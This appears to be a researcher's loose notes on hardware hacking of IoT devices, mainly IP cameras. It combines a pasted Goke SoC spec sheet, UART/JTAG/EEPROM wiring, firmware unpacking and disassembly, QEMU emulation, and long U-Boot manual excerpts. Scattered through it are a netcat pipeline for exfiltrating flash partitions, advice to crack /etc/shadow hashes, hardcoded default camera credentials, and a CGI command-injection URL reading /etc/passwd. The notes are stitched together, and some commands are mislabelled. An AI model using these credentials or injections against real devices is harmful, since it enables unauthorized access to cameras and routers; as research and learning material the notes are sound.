GOKE HD IP CAMERA SOLUTION GK7101 GK7102

Based on the latest research by IHS, the market of video surveillance was estimated to be US$15 billion, and it expects to grow to US$23.6 billion by the end of 2018. We know SoC/processor is the core component of every IP cameras, Goke Microelectronics launched GK7101 and GK7102 SoCs are dedicated to HD network camera solution.

HD Camera GK7101 + SONY IMX322

GK7102 is a HD IP camera SoC which offers 960P@30fps or 720P@30fps video encoding with H.264 multi-stream encoding capabilities, it works with Sony, Aptina, OmniVision CMOS image sensors (AR0130, OV9712, H42, SC1035) to delivery 1.3MP or 1.0MP resolution high quality video. This SoC features WDR, 3D noise reduction, lens correction etc advanced image processing technologies, it has P2P protocol for fast remote accessing over smartphones, tablets and PCs.

**KEY FEATURES**

* CPU core: ARM1176 @ 600MHZ, 16KB I-Cache, 16KB D-Cache
* 40nm process, BGA228 package (11 \* 11)
* High integration: Integrated 512Mb DDR2, Ethernet PHY, Audio Codec, MCU, eFuse
* Excellent performance ISP
* - Image processing: 3A, WDR, 3D noise reduction, γ conversion, RGB filter, dead pixel correction, black level correction, lens positive survey
* - Intelligence: motion detection, face detection, to prevent peripheral, remnants recognition
* Encoding performance
* - Video: Support H.264 BP / MP / HP, MJPEG / JPEG
* - Audio: Support G.711 / G.726 / ADPCM / MP3
* Maximum support 4 encoding processing capacity
* - 960P @ 30fps + VGA @ 30fps + QCIF @ 30fps + 960P JPEG @ 1fps
* - 720P @ 30fps + VGA @ 30fps + QCIF @ 30fps + 720P JPEG @ 1fps
* Audio Interface
* - Through the I2S interface, Audio Codec built external to a second election
* - When external supports two-channel stereo
* Video Interface
* - Support 8/10/12 bit RGB Bayer input
* - Supports one CVBS output
* Peripheral Interface
* - USB 2.0 host / device x1
* - ETH MAC + PHY X1
* - UART X3, SPI X2
* - I2C X2, PWM X4
* - I2S X2, SDIO2.0 x1, IrDA x1
* Low Power: 800mw (including DDR), true standby function: System standby current 60uA
* Fast wake-up: support infrared and wake button
* AES, DES, 3DES security engine

1.3MP HD Camera GK7102 + AR0130

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Model No. | | GK7101 + IMX322 | GK7102 + AR0130 | GK7102 + H42 |
| System | | Linux or eT-Kernel | | |
| Camera | Effective Pixels | 2.0 Mega Pixels | 1.3 Mega Pixels | 1.0 Mega Pixels |
| Main stream:1920\*1080 | Main stream:1280\*960;1280\*720 | Main stream:1280\*720 |
| Sub stream: 352\*288 | Sub stream: 352\*288 | Sub stream: 352\*288 |
| DDR | 1G/DDR2 | 512MB/DDR2 | 512MB/DDR2 |
| Frame rate | 25-/5fps | 25-/5fps | 25-/5fps |
| Image Sensor | 1/2.8" SONY Exmor IMX322 CMOS Sensor | 1/3" Aptina AR0130 CMOS Sensor | 1/4" H42 CMOS Sensor |
| 2.48 megapixel resolution (2000H\*1241V) | 1.3 megapixel resolution (1280H\*960V) | 1.0 megapixel resolution (1280\*800) |
| DSP | Dual core   32-bit DSP | Dual core   32-bit DSP | Dual core   32-bit DSP |
| (GK7101) | (GK7102) | (GK7102) |
| Min. Illumination | Color   0.01Lux@F1.2 | Color   0.01Lux@F1.2 | Color   0.6Lux@F1.2 |
| B/W   0.001 Lux@F1.2 | B/W   0.001 Lux@F1.2 | B/W   0.08 Lux@F1.2 |
| Adjust Parameters | WDR, BLC, DNR, AE, AGC, Day&Night, Mirror, Flip, etc. | | |
| Video | Compression | H.264 Main profile | H.264 Main profile | H.264 Main profile |
| Stream | support dual stream, AVI format | support dual stream, AVI format | support dual stream, AVI format |
| Audio | Input and output | 1CH  input( microphone),1CH   output( Speaker&microphone) Optional | | |
| Compression | G.711 compression,support two-way audio intercom,support audio and video synchronized   output | | |

Typically you try to extract the whole partitions from the device, often using netcat/NC or SD card if it has a slot. Check running services with ps -aux or ps w. If telnetnor ssh/dropbear is running, you want to take a look at /etc/passed and /etc/shadow. Take the hash from there and google it. If ftp is running, check the version of the binary. Also check the version of the kernel. Netstat might be also a good idea, especially if the device is connected to the internet.

After you copied all partitions, you can go thru the firmware and check the binaries for backdoors... fat32 should be fine. Guess it will try to mount it automatically. Check "dmesg" if it gets detected. Then use "dd" to image the partions to a file, e.g.

"dd if=/dev/mtdblock0 of=/media/scdard/campart0.dd",

where of is the file where you want to copy it. I would assume that there are multiple partitions, therefore there are multiple mtdblock devices (mtd, mtdro, mtdblock are the technically the same).

If the device would not have a SD card, then you would usually try to exfiltrate the information with this trick on your host computer using linux or windows with WSL: "nc -l 1337 | dd of=part0" on the iot device "dd if=/dev/mtdblock0 | nc 192.168.x.x 1337" where x.x is the host ip address.

http://192.168.1.239:81

**UART Connections**

Pin Attify

Tx D1

Rx D0

Gnd GND

Don’t connect Vcc

**Long side board edge**

Xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

x

Vcc o x

x

Rx o x

x

Gnd o x

x

Tx o x

x

x

power connector

<https://jelmertiete.com/2016/03/14/IoT-IP-camera-teardown-and-getting-root-password/>

192.168.0.26:8026

admin:000000 and admin:1234

root: hichiphx

**Reverse engineering FW**

**Example IoT Devices**

* Networking – Routers, Switches, NAS, VoIP phones
* Surveillance – Alarms, Cameras, CCTV, DVRs, NVRs
* Industry Automation – PLCs, Power Plants, Industrial Process Monitoring and Automation
* Home Automation – Sensoring, Smart Homes, Z-Waves, Philips Hue
* Whiteware – Washing Machine, Fridge, Dryer
* Entertainment gear – TV, DVRs, Receiver, Stereo, Game Console, MP3 Player, Camera, Mobile Phone, Toys
* Other Devices - Hard Drives, Printers
* Cars
* Medical Devices

**Architectures**

* ARM (ARM7, ARM9, Cortex)
* Intel ATOM
* MIPs
* 8051
* Atmel AVR
* Motorola 6800/68000 (68k)
* Ambarell
* Axis CRIS

**Busses**

* SPI, I2C, 1-Wire, UART
* PCI,PCIExpress  
  AMBA

**Radio stacks**

* Ethernet - RJ45 • RS485
* CAN/FlexRay
* Bluetooth
* WIFI
* Infrared
* Zigbee
* Other radios (ISM-Band, etc/) • GPRS/UMTS
* USB

**Memory**

* DRAM
* SRAM
* ROM
* Memory-Mapped NOR Flash
* NAND Flash
* SD Card
* Hard Drive

**OS**

* Linux
* VxWorks
* Cisco IOS
* Windows CE/NT • L4
* eCos
* DOS
* Symbian
* JunOS
* Ambarella

**Bootloaders**

* U-Boot
* RedBoot
* BareBox
* Ubicom bootloader

**Libs**

* busybox + uClibc
* buildroot
* openembedded
* crosstool
* crossdev

**Updating FW**

* Firmware Update built-in functionality
* Web-based upload
* Socket-based upload
* USB-based upload
* Firmware Update function in the bootloader
* USB-boot recovery
* Rescue partition, e.g.:
  + New firmware is written to a safe space and integrity-checked before it is activated
  + Old firmware is not overwritten before new one is active
* JTAG/ISP/Parallel programming

**Contents of FW packages**

* Bootloader (1st/2nd stage) • Kernel
* File-system images
* User-land binaries
* Resources and support files
* Web-server/web-interface
* Full-blown (full-OS/kernel + bootloader + libs + apps)
* Integrated (apps + OS-as-a-lib)
* Partial updates (apps or libs or resources or support)

**Firmware Packing**

* Pure archives (CPIO/Ar/Tar/GZip/BZip/LZxxx/RPM)
* Pure filesystems (YAFFS, JFFS2, extNfs)
* Pure binary formats (SREC, iHEX, ELF)
* Hybrids

**Formats**

* Ar
* YAFFS
* JFFS2
* SquashFS
* CramFS
* ROMFS
* UbiFS
* xFAT
* NTFS
* extNfs
* iHEX
* SREC/S19
* PJL
* CPIO/Ar/Tar/GZip/BZip/LZxxx/RPM

**Firmware Emulation**

* Kernel image with a superset of kernel modules
* QEMU compiled with embedded device CPU support (e.g.ARM, MIPS)
* Firmware – most usually split into smaller parts/FS-images which do not break QEMU
* JTAG
* Software debugger (e.g. GNU stub or ARM Angel Debug monitor)
* OS debug capabilities (e.g. KDB/KGDB)

**Unpacking**

$ 7z x MooseDT-MX1A-3D4D-DMax22.iso -oimage

$ cd image

$ ls

[BOOT] DriveDetect.exe FreeDOS README.txt

$ cd \[BOOT\]/

$ ls

Bootable\_1.44M.img

$ file Bootable\_1.44M.img

Bootable\_1.44M.img: DOS floppy 1440k,

x86 hard disk boot sector

mount -o loop Bootable\_1.44M.img /mnt

$ mkdir disk

$ cp -r /mnt/\* disk/

$ cd disk

$ ls

AUTOEXEC.BAT COMMAND.COM CONFIG.SYS HIMEM.EXE

KERNEL.SYS MX1A3D4D.ZIP RDISK.EXE TDSK.EXE

unzip.exe

$ mkdir archive

$ cd archive

$ unzip ../MX1A3D4D.ZIP

$ ls

6\_8hmx1a.txs CHOICE.EXE FDAPM.COM fdl464.exe

flash.bat LIST.COM MX1A4d.lod README.TXT

seaenum.exe

**Unpacking the firmware**

$ file \*

6\_8hmx1a.txs: ASCII text, with CRLF line terminators

CHOICE.EXE:

FDAPM.COM:

fdl464.exe:

flash.bat:

LIST.COM:

MX1A4d.lod:

README.TXT:

MS-DOS executable, MZ for MS-DOS

FREE-DOS executable (COM), UPX compressed

MS-DOS executable, COFF for MS-DOS,

DJGPP go32 DOS extender, UPX compressed

DOS batch file, ASCII text, with CRLF

line terminators

DOS executable (COM)

data

ASCII English text, with CRLF line

terminators

seaenum.exe: MS-DOS executable, COFF for MS-DOS,

DJGPP go32 DOS extender, UPX compressed

$ less flash.bat

set exe=fdl464.exe

set family=Moose

set model1=MAXTOR STM3750330AS

set model2=MAXTOR STM31000340AS

rem set model3=

rem set firmware=MX1A4d.lodd

set cfgfile=6\_8hmx1a.txs

set options=-s -x -b -v -a 20

...

:SEAFLASH1

%exe% -m %family% %options% -h %cfgfile%

if errorlevel 2 goto WRONGMODEL1

if errorlevel 1 goto ERROR

goto DONE

We have unpacked the various wrappers, layers, archives and filesystems of the firmware

ISO→DOSIMG→ZIP→LOD

The firmware is flashed on the HDD in a DOS environment (FreeDOS)

The update is run by executing a DOS batch file (flash.bat)

There is

* a firmware flash tool (fdl464.exe)
* a configuration for that tool (6\_8hmx1a.txs, encrypted or obfuscated/encoded)
* the actual firmware (MX1A4d.lod)

The firmware file is not in a binary format known to file and magic tools

Inspecting the firmware file: hexdump

$ hexdump -C MX1A4d.lod

00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 00 |................|

00000010 80 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|

00000020 00 00 00 00 00 22 00 00 00 00 00 00 00 00 00 00 |....."..........|

00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 79 dc |..............y.|

00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|

\*000001c0 0e 10 14 13 02 00 03 10 00 00 00 00 ff 10 41 00 |..............A.|

000001d0 00200000ad032d00 1311151611130720 |.....-........|

000001e0 00 00 00 00 40 20 00 00 00 00 00 00 00 00 00 00 |....@ ..........|

000001f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 1d |..............?.|

00000200 00 c0 49 00 00 00 2d 00 10 b5 27 48 40 68 41 42 |..I...-...’H@hAB|

00000210 26 48 00 f0 78 ee 10 bd 10 b5 04 1c ff f7 f4 ff |&H..x...........|

00000220 a0 42 03 d2 22 49 40 18 00 1b 10 bd 00 1b 10 bd |.B.."I@.........|

00000230 1d 48 40 68 40 42 70 47 10 b5 01 1c ff f7 f8 ff [|.H@h@BpG........|](mailto:|.H@h@BpG........|)

00000240 411a0f2000f05eee 10bd7cb5041c201c |A....ˆ...|....|

00000250 00 21 00 90 17 a0 01 91 0c c8 00 98 00 f0 f2 ed |.!..............|

00000260 01 da 00 f0 ed ff ff f7 cf ff 05 1c 28 1c ff f7 |............(...|

00000270 d3 ff a0 42 fa d3 7c bd 7c b5 04 1c 20 01 00 1b |...B..|.|... ...|

00000280 00 21 00 90 0b a0 01 91 0c c8 00 98 00 f0 da ed |.!..............|

Inspecting the firmware file: strings

$ strings MX1A4d.lod

...

XlatePhySec, h[Sec],[NumSecs]

XlatePhySec, p[Sec],[NumSecs]

XlatePlpChs, d[Cyl],[Hd],[Sec],[NumSecs]

XlatePlpChw, f[Cyl],[Hd],[Wdg],[NumWdgs]

XlateSfi, D[PhyCyl],[Hd],[Sfi],[NumSfis]

XlateWedge, t[Wdg],[NumWdgs]

ChannelTemperatureAdj, U[TweakTemperature],[Partition],[Hd],[Zone],[Opts] WrChs, W[Sec],[NumSecs],,[PhyOpt],[Opts]

EnableDisableWrFault, u[Op]

WrLba, W[Lba],[NumLbas],,[Opts]

WrLongOrSystemChs, w[LongSec],[LongSecsOrSysSec],[SysSecs],[LongPhySecOpt],,[SysOpts] RwPowerAsicReg, V[RegAddr],[RegValue],[WrOpt]

WrPeripheralReg, s[OpType],[RegAddr],[RegValue],[RegMask],[RegPagAddr] WrPeripheralReg, t[OpType],[RegAddr],[RegValue],[RegMask],[RegPagAddr]

...

Strings are visible, meaning the program is neither encrypted nor compressed

We actually know these strings ... they are from the diagnostic menu’s help!

**Inspecting the firmware file: binwalk**

$ binwalk MX1A4d.lod

DECIMAL HEX DESCRIPTION

-------------------------------------------------------------------------

499792 0x7A050 Zip archive data, compressed size: 48028,

uncompressed size: 785886, name: ""

$ dd if=MX1A4d.lod of=/tmp/bla.bin bs=1 skip=499792 $ unzip -l /tmp/bla.bin

Archive: /tmp/bla.bin

End-of-central-directory signature not found. Either this file is not a zipfile, or it constitutes one disk of a multi-part archive. In the latter case the central directory and zipfile comment will be found on the last disk(s) of this archive.

unzip: cannot find zipfile directory in one of /tmp/bla.bin or /tmp/bla.bin.zip, and cannot find /tmp/bla.bin.ZIP, period.

binwalk does not know this firmware, the contained archive was apparently a false positive.

**Inspecting the firmware file: Visualization**

To spot different sections in a binary file, a visual representation can be helpful.

* HexWorkshop is a commercial program for Windows. Most complete featureset (Hex editor, visualisation, ...) http://www.hexworkshop.com/
* Binvis is a project on google code for different binary visualisation methods. Visualisation is ok, but the program seems unfinished. http://code.google.com/p/binvis/
* Bin2bmp is a very simple python script that computes a bitmap from your binary http://sourceforge.net/projects/bin2bmp/

ARM: Look out for bytes in the form of 0xeX that occur every 4th byte. The highest nibble of the instruction word in ARM is the condition field, whose value 0xe means AL, execute this instruction unconditionally. The instruction space is populated sparsely, so a disassembly will quickly end in an invalid instruction or lots of conditional instructions.

Thumb: Look out for words with the pattern 0xF000F000 (bl/blx), 0xB500BD00 ("pop XXX, pc" followed by "push XXX, lr"), 0x4770 (bx lr). The Thumb instruction set is much denser than the ARM instruction set, so a disassembly will go for a long time before hitting an invalid instruction.

In our firmware, searching for ”e?” in the hexdump leads us to:

00002420 04 e0 4e e2 00 40 2d e9 00 e0 4f e1 00 50 2d e9 [|..N..@-...O..P-.|](mailto:|..N..@-...O..P-.|)

00002430 db f0 21 e3 8f 5f 2d e9 18 10 9f e5 00 00 91 e5 |..!..\_-.........|

00002440 30 ff 2f e1 8f 5f bd e8 d1 f0 21 e3 00 50 bd e8 |0./..\_....!..P..|

00002450 0e f0 69 e1 00 80 fd e8 44 00 00 00 08 20 fe 01 |..i.....D.... ..|

00002460 94 00 00 00 00 30 a0 e1 0c ce 9f e5 01 00 a0 e1 |.....0..........|

00002470 10 40 2d e9 14 10 93 e5 be c3 dc e1 d0 10 d1 e1 [|.@-.............|](mailto:|.@-.............|)

00002480 08e093e502208ce0 920101e020c0e0e3 |..............|

00002490 81 22 61 e0 01 25 62 e0 42 29 a0 e1 82 0c 62 e1 |."a..%b.B)....b.|

000024a0 d8cd9fe5821181e0 c62051e242208142 |.........Q.B.B|

000024b0 81 10 8c e0 f0 10 d1 e1 82 20 8c e0 04 c0 93 e5 |......... ......|

000024c0 f0 20 d2 e1 ac 01 2c e1 8e c2 2c e1 00 c0 83 e5 |. ....,...,.....|

000024d0 ac cd 9f e5 fc c9 dc e1 00 00 5c e3 10 40 bd a8 |..........\..@..|

000024e0 8e 1a 04 aa 10 80 bd e8 f0 41 2d e9 94 7d 9f e5 |.........A-..}..|

000024f0 80 40 a0 e1 07 00 54 e3 00 50 a0 e1 f7 6f 47 e2 |.@....T..P...oG.|

Verify ARM:

$ dd if=MX1A4d.lod bs=1 skip=$(( 0x2420 )) > /tmp/bla.bin $ arm-none-eabi-objdump -b binary -m arm -D /tmp/bla.bin

/tmp/bla.bin: file format binary

Disassembly of section .data:

00000000 <.data>:

0: e24ee004 sub lr, lr, #4

4: e92d4000 stmfd sp!, lr

8: e14fe000 mrs lr, SPSR

c: e92d5000 push ip, lr

10: e321f0db msr CPSR\_c, #219

14: e92d5f8f push r0, r1, r2, r3,

18: e59f1018 ldr r1, [pc, #24]

1c: e5910000 ldr r0, [r1]

20: e12fff30 blx r0

24: e8bd5f8f pop r0, r1, r2, r3,

28: e321f0d1 msr CPSR\_c, #209

2c: e8bd5000 pop ip, lr

30: e169f00e msr SPSR\_fc, lr

34: e8fd8000 ldm sp!, pc

38: 00000044 andeq r0, r0, r4

3c: 01fe2008 , asr #32

40: 00000094 muleq r0, r4, r0

44: e1a03000 mov r3, r0

48: e59fce0c ldr ip, [pc, #3596] ; 0xe5c

At the very beginning of a firmware, the stack needs to be setup for each CPU mode. This typically happens in a sequence of "msr CPSR\_c, XXX" instructions, which switch the CPU mode,

and assignments to the stack pointer. The msr instruction exists only in ARM mode (not true for Thumb2 any more ... :( ) Very close you should also find some coprocessor initializations (mrc/mcr).

mov r0, #215

msr CPSR\_c, r0

ldr sp, [pc, #204]

mov r0, #211

msr CPSR\_c, r0

ldr sp, [pc, #196]

mcr 15, 0, r1, cr7,

mov r0, #393216

mrc 15, 1, r1, cr15, cr1, 0 orr r1, r0, r1

mcr 15, 1, r1, cr15, cr1, 0

In the ARMv5 architecture, exceptions are handled by ARM instructions in a table at address 0. Normally these have the form "ldr pc, XXX" and load the program counter with a value stored relative to the current program counter (i.e. in a table from address 0x20 on).

The exception vectors give an idea of which addresses are used by the firmware.

arm-none-eabi-objdump -b binary -m arm -D MX1A4d.lod \

| grep -E ’ldr\s+pc’ | less

We get the following output from arm-none-eabi-objdump

220e4: e59ff018 ldr

220e8: e59ff018 ldr

220ec: e59ff018 ldr

220f0: e59ff018 ldr

220f4: e59ff018 ldr

220f8: e1a00000 nop

220fc: e59ff018 ldr

22100: e59ff018 ldr

22104: 0000a824 andeq

22108: 0000a8a4 andeq

2210c: 0000a828 andeq

22110: 0000a7ec andeq

22114: 0000a44c andeq

22118: 00000000 andeq

2211c: 0000a6ac andeq

22120: 00000058 andeq

Following this tutorial to build the kernel:

http://xecdesign.com/compiling-a-kernel/

sudo apt-get install git libncurses5-dev gcc-arm-linux-gnueabihf ia32-libs git clone https://github.com/raspberrypi/linux.git

wget http://xecdesign.com/downloads/linux-qemu/linux-arm.patch

patch -p1 -d linux/ < linux-arm.patch

cd linux

make ARCH=arm versatile\_defconfig make ARCH=arm menuconfig

Change the following kernel options:

General Setup ---> Cross-compiler tool prefix = (arm-linux-gnueabihf-)

System Type ---> [\*] Support ARM V6 processor

System Type ---> [\*] ARM errata: Invalidation of the Instruction Cache operation can fail Floating point emulation ---> [\*] VFP-format floating point maths

Kernel Features ---> [\*] Use ARM EABI to compile the kernel

Kernel Features ---> [\*] Allow old ABI binaries to run with this kernel

Bus Support ---> [\*] PCI Support

Device Drivers ---> SCSI Device Support ---> [\*] SCSI Device Support

Device Drivers ---> SCSI Device Support ---> [\*] SCSI Disk Support

Device Drivers ---> SCSI Device Support ---> [\*] SCSI CDROM support

Device Drivers ---> SCSI Device Support ---> [\*] SCSI low-lever drivers --->

[\*] SYM53C8XX Version 2 SCSI support Device Drivers ---> Generic Driver Options--->

[\*] Maintain a devtmpfs filesystem to mount at /dev Device Drivers ---> Generic Driver Options--->

[\*] Automount devtmpfs at /dev, after the kernel mounted the root File systems ---> Pseudo filesystems--->

[\*] Virtual memory file system support (former shm fs)

Device Drivers ---> Input device support---> [\*] Event interface

General Setup ---> [\*] Kernel .config support

General Setup ---> [\*] Enable access to .config through /proc/config.gz Device Drivers ---> Graphics Support ---> Console display driver support --->

[ ] Select compiled-in fonts File systems ---> Select all file systems

make ARCH=arm -j8

cp arch/arm/boot/zImage ../

**Get or compile Qemu**

wget http://wiki.qemu-project.org/download/qemu-1.5.1.ta

tar xf qemu-1.5.1.tar.bz2

cd qemu-1.5.1

./configure --target-list=arm-softmmu

make -j8

or install the package of your distribution, if it is recent (qemu-kvm-extras in Ubuntu 12.04)

DIR655\_FW200RUB13Beta06.bin

DLink DIR-655

Wireless N Gigabit Router

Web-interface of 51110.2.1800.96.bin

* first, quick-explore the web-interface
* lighttpd-based
* sudoapt-getinstalllighttpdphp5-cgi
* sudolighty-enable-modfastcgi
* sudolighty-enable-modfastcgi-php
* sudoservicelighttpdforce-reload
* then, we want to emulate the web-interface on a PC
* requires tweaking $VICON\_JFFS2/etc/lighttpd/lighttpd.conf
* requires some minor development and fixes

Tweaking $VICON\_JFFS2/etc/lighttpd/lighttpd.conf

* correct document-root
* replace /mnt/www.nf with $VICON\_JFFS2/mnt/www.nf
* set port to 1337
* set errorlog and accesslog
* create plain basic-auth password file
* set auth.backend.plain.userfile
* replace all .fcgi files with a generic action.bottle.fcgi.py
* enable .py as FastCGI in $VICON\_JFFS2/etc/lighttpd/lighttpd.conf

**EEPROM**

#CS Chip select

SCK Clock

MISO Serial Data In

MOSI Serial Data Out

GND   
VCC

#WP Write Protect

#HOLD

A0, A1, A2 GND to ground

Vcc, wp to 5V

D1, D2 to SDA via 4.7K pull-up

D0 to SCL via 4.7K pullup

Gitthub devttys0/libmpsse/blob/master/src

Github.com/devttys0libmpsse/bob/master/src/examples/i2ceeprom.py

Spiflash.py

JTAG

TDI D1

TDO D2

TMS D3

TCK D0

telnet localhost 4444

reset init

halt

flash write\_image erase firmware.bin 0x80000000

gdb-multiarch vulnerable.bin

set architecture arm

target remote localhost:3333

Squashfs

File dlink\_firmware.bin

Binwalk

Ifconfig

Traceroute

telnet addr.com 443

nslookup google.com

netstat

scp

w

nmap

192.168.1.9

Full port range: nmap -p 1-100 192.168.1.1

root     xc3511

http://(IP):8080/cgi-bin/script.cgi?run=cat /etc/passwd

get\_params.cgi

**EEPROM (I2C)**

100kbs, 7/10 bit addresses, 2 wire, half duplex

24XX256

1. A0 8 Vcc
2. A1 7 WP
3. A2 6 SCL
4. GND 5 SCA

**Attify connections**

A0, A1, A2, GND 🡪 GND

7,8 🡪 Vcc

5🡪 SDA, 6 🡪SCL

Software by Craig Heffner

400KHz

eeprom= MPSSE(I2C, FOUR\_HUNDRED\_KHZ)

eeprom.Start()

eeprom.Write(RCMD)

if eeprom.GetAck() == OK

eeprom.GetAck()

data = eeprom.Read(SIZE)

eeprom.SendNacks()

eeprom.Read(1)

eeprom.Stop()

SPI

Full-duplex

SCK, MOSI, MISO, SS

JTAG

TCK, TDI, TDO, TMS, TRST

**Attify JTAG**

D0 🡪TCK

D1 🡪 TDI

D2 🡪 TDO

D3 🡪 TMS

WP, Hold 🡪 Vcc

Gnd 🡪 gnd

Instructions

BYPASS, SAMPLE/PRELOAD, JTAGEnum (github) on Arduino

Openocd -c “telnet\_port 4444” -f badge.cfg -f stm32fx.cfg

Badge.cfg:

Interface ftdi

Ftdi\_vid\_pid 0x0403 0x6014

Ftdi\_layout\_init 0x0c08 0x0f1b

Adapter\_khz 2000

telnet localhost 4444

reset init

halt

Write

Flash write\_image erase firmware.bin 0x080000000

Read

Mdw address #-blks

Xor encryption

**Uboot**  
In principle, if you have a Linux kernel image and the flattened device tree blob somewhere in system memory (RAM, ROM, flash...), then all you need to boot the system is the bootm command. Assume a Linux kernel image has been stored at address 0xFC000000 and the flattened device tree blob has been stored at address 0xFC1E0000 - then you can boot this image with the following command:

**5.9.3.1. cp - memory copy**

=> help cp

cp - memory copy

Usage:

cp [.b, .w, .l] source target count

=> help cp

cp - memory copy

Usage:

cp [.b, .w, .l] source target count

=>

The cp command "knows" about flash memory areas and will automatically invoke the necessary flash programming algorithm when the target area is in flash memory.

=> cp.b 0x100000 0xFF900000 0x40000

Copy to Flash... done

=>

Writing to flash memory may fail when the target area has not been erased (see erase below), or if it is write-protected (see protect below).

=> cp.b 0x100000 0xFF900000 0x40000

Copy to Flash... Can't write to protected Flash sectors

=>

Remember that the *count* argument specifies the number of items to copy. If you have a "length" instead (= byte count) you should use cp.b or you will have to calculate the correct number of items.

If the source address range and the target address range are both in the same NOR flash device,please use a two step approach intstead: first copy the data to RAM,then copy from RAM to NOR.

**5.9.3.2. flinfo - print FLASH memory information**

The command flinfo (short: fli) can be used to get information about the available flash memory. The number of flash banks is printed with information about the size and organization into flash "sectors" or *erase units*. For all sectors the start addresses are printed; write-protected sectors are marked as read-only (RO). Some configurations of U-Boot also mark empty sectors with an (E).

## 5.9.3.3. erase - erase FLASH memory

=> help era

erase - erase FLASH memory

Usage:

erase start end

- erase FLASH from addr 'start' to addr 'end'

erase start +len

- erase FLASH from addr 'start' to the end of sect w/addr 'start'+'len'-1

erase N:SF[-SL]

- erase sectors SF-SL in FLASH bank # N

erase bank N

- erase FLASH bank # N

erase all

- erase all FLASH banks

=>

The erase command (short: era) is used to erase the contents of one or more sectors of the flash memory. It is one of the more complex commands; the help output shows this.

Probably the most frequent usage of this command is to pass the start and end addresses of the area to be erased:

=> era 0xFF900000 0xFF95FFFF

... done

Erased 3 sectors

=>

Note that both the start and end addresses for this command must point **exactly** at the start resp. end addresses of flash sectors. Otherwise the command will not be executed.

Another way to select certain areas of the flash memory for the erase command uses the notation of flash banks and sectors:

Technically speaking, a bank is an area of memory implemented by one or more memory chips that are connected to the same chip select signal of the [CPU](https://www.denx.de/wiki/DULG/CPU), and a flash sector or erase unit is the smallest area that can be erased in one operation.

For practical purposes it is sufficient to remember that with flash memory a bank is something that eventually may be erased as a whole in a single operation. This may be more efficient (faster) than erasing the same area sector by sector.

[It depends on the actual type of flash chips used on the board if such a fast bank erase algorithm exists, and on the implementation of the flash device driver if is actually used.]

In U-Boot, flash banks are numbered starting with 1, while flash sectors start with 0.

To erase the same flash area as specified using start and end addresses in the example above you could also type:

=> era 1:455-456

Erase Flash Sectors 455-456 in Bank # 1

.. done

=>

To erase a whole bank of flash memory you can use a command like this one:

=> era bank 1

Erase Flash Bank # 1 - Warning: 5 protected sectors will not be erased!

.................................................................................................................................................................................. done

=>

Note that a warning message is printed because some write protected sectors exist in this flash bank which were not erased.

With the command:

=> era all

Erase Flash Bank # 1 - Warning: 5 protected sectors will not be erased!

......................................................................................................................................................................................................... done

=>

the whole flash memory (except for the write-protected sectors) can be erased.

## 5.9.3.4. protect - enable or disable FLASH write protection

=> help protect

protect - enable or disable FLASH write protection

Usage:

protect on start end

- protect FLASH from addr 'start' to addr 'end'

protect on start +len

- protect FLASH from addr 'start' to end of sect w/addr 'start'+'len'-1

protect on N:SF[-SL]

- protect sectors SF-SL in FLASH bank # N

protect on bank N

- protect FLASH bank # N

protect on all

- protect all FLASH banks

protect off start end

- make FLASH from addr 'start' to addr 'end' writable

protect off start +len

- make FLASH from addr 'start' to end of sect w/addr 'start'+'len'-1 wrtable

protect off N:SF[-SL]

- make sectors SF-SL writable in FLASH bank # N

protect off bank N

- make FLASH bank # N writable

protect off all

- make all FLASH banks writable

=>

The protect command is another complex one. It is used to set certain parts of the flash memory to read-only mode or to make them writable again. Flash memory that is "protected" (= read-only) cannot be written (with the cp command) or erased (with theerase command). Protected areas are marked as (RO) (for "read-only") in the output of the flinfo command:

## 5.9.3.5. mtdparts - define a Linux compatible [MTD](https://www.denx.de/wiki/DULG/MTD) partition scheme

U-Boot implements two different approaches to define a [MTD](https://www.denx.de/wiki/DULG/MTD) partition scheme that can be shared easily with the linux kernel.

The first one is to define a single, static partition in your board config file, for example:

#undef CONFIG\_JFFS2\_CMDLINE

#define CONFIG\_JFFS2\_DEV "nor0"

#define CONFIG\_JFFS2\_PART\_SIZE 0xFFFFFFFF /\* use whole device \*/

#define CONFIG\_JFFS2\_PART\_SIZE 0x00100000 /\* use 1MB \*/

#define CONFIG\_JFFS2\_PART\_OFFSET 0x00000000

The second method uses the Linux kernel's mtdparts command line option and dynamic partitioning:

#define CONFIG\_JFFS2\_CMDLINE

#define MTDIDS\_DEFAULT "nor1=zuma-1,nor2=zuma-2"

#define MTDPARTS\_DEFAULT "mtdparts=zuma-1:-(jffs2),zuma-2:-(user)"

Command line of course produces bigger images, and may be inappropriate for some targets, so by default it's off.

The mtdparts command offers an easy to use and powerful interface to define the contents of the environment variable of the same name that can be passed as boot argument to the Linux kernel:

=> help mtdparts

mtdparts

- list partition table

mtdparts delall

- delete all partitions

mtdparts del part-id

- delete partition (e.g. part-id = nand0,1)

mtdparts add <mtd-dev> <size>[@<offset>] [<name>] [ro]

- add partition

mtdparts default

- reset partition table to defaults

-----

## 5.9.8.1. i2c - I2C sub-system

=> help i2c

i2c - I2C sub-system

Usage:

i2c speed [speed] - show or set I2C bus speed

i2c md chip address[.0, .1, .2] [# of objects] - read from I2C device

i2c mm chip address[.0, .1, .2] - write to I2C device (auto-incrementing)

i2c mw chip address[.0, .1, .2] value [count] - write to I2C device (fill)

i2c nm chip address[.0, .1, .2] - write to I2C device (constant address)

i2c crc32 chip address[.0, .1, .2] count - compute CRC32 checksum

i2c probe - show devices on the I2C bus

i2c reset - re-init the I2C Controller

i2c loop chip address[.0, .1, .2] [# of objects] - looping read of device

i2c sdram chip - print SDRAM configuration information

=>

## 6.1. Download and Unpack the Linux Kernel Sources

You can download the Linux Kernel Sources from our anonymous [git](http://git.or.cz/) server at <http://git.denx.de/>. To checkout the module for the first time, proceed as follows:

bash$ cd /opt/eldk/usr/src

bash$ git clone git://git.denx.de/linux-2.6-denx.git linux-2.6-denx

bash$ cd linux-2.6-denx

bash$ git checkout -b duts remotes/origin/44x/canyonlands

Branch duts set up to track remote branch 44x/canyonlands from origin.

Switched to a new branch 'duts'

bash$

## 6.2. Kernel Configuration and Compilation

The canyonlands board is fully supported by DENX Software Engineering. This means that you will always be able to build a working default configuration with just minimal interaction.

